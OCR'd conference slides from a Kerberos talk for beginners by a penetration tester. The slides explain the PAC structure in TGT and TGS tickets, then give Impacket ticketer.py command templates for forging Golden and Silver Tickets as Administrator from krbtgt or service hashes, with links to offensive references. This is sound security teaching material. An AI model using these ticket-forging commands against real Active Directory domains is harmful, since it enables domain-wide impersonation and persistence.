
PAC

Privileged

Attribute

Certificate

TGS Generation. PAC Copy-Paste



TGT

ETYPE = eTYPE_...

REALM = office.corp

SNAME = krbtgt.office.cor

ENCODED PART

encTicketPart

flags cname starttime

session key authtime renew endtime

authorization-data (PAC)

LogonInfo = UserId, GroupsId, UserFlags, ...

User Principal Name, Domain name, Domain SID (Optional)

checksum's

more.....

TGS

ETYPE = eTYPE_...

REALM = office.corp

SNAME = cifs/web.office.corp

ENCODED PART

encTicketPart

flags cname starttime

session key authtime renew endtime

authorization-data (PAC)

LogonInfo = UserId, GroupsId, UserFlags, ...

User Principal Name, Domain name, Domain SID (Optional)

checksum's

more.....

PAC Generation

Golden Ticket

(TGT Tickets)

```
# RC4
ticketer.py
        -nthash $krbtgtNThash
        -domain-sid $domainSID
        -domain $DOMAIN
        -groups $GROUPIDS
        -user-id $USERRID Administrator


# AES
ticketer.py
        -aesKey $krbtgtAESkey
        -domain-sid $domainSID
        -domain $DOMAIN
        -groups $GROUPIDS
        -user-id $USERRID Administrator
```

Silver Ticket

(TGS Tickets)

```
# RC4
ticketer.py
        -nthash $serviceNThash
        -domain-sid $domainSID
        -domain $DOMAIN
        -groups $GROUPIDS
        -user-id $USERRID Administrator


# AES
ticketer.py
        -aesKey $serviceAESkey
        -domain-sid $domainSID
        -domain $DOMAIN
        -groups $GROUPIDS
        -user-id $USERRID Administrator
```

PAC Generation. Links

https://habr.com/ru/companies/rvision/articles/686784/

https://xakep.ru/2020/04/15/windows-ad-persistence/

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology
/diamond-ticket

https://thehacker.recipes/ad/movement/kerberos/forged-tickets/sapphire

https://github.com/fortra/impacket/blob/master/examples/ticketer.py

Kerberos. Second Part

- Way to senior
- Delegations
- PKINIT
- AD CS
- Session keys
- Kerberos across realms
- Abusing S4U + U2U

Contact me

@Michaelzhm

Questions?

URAL CYBERSECURITY

Kerberos Protocol for newbies

Speaker: Michael Zhmaylo

Penetration Tester, MTS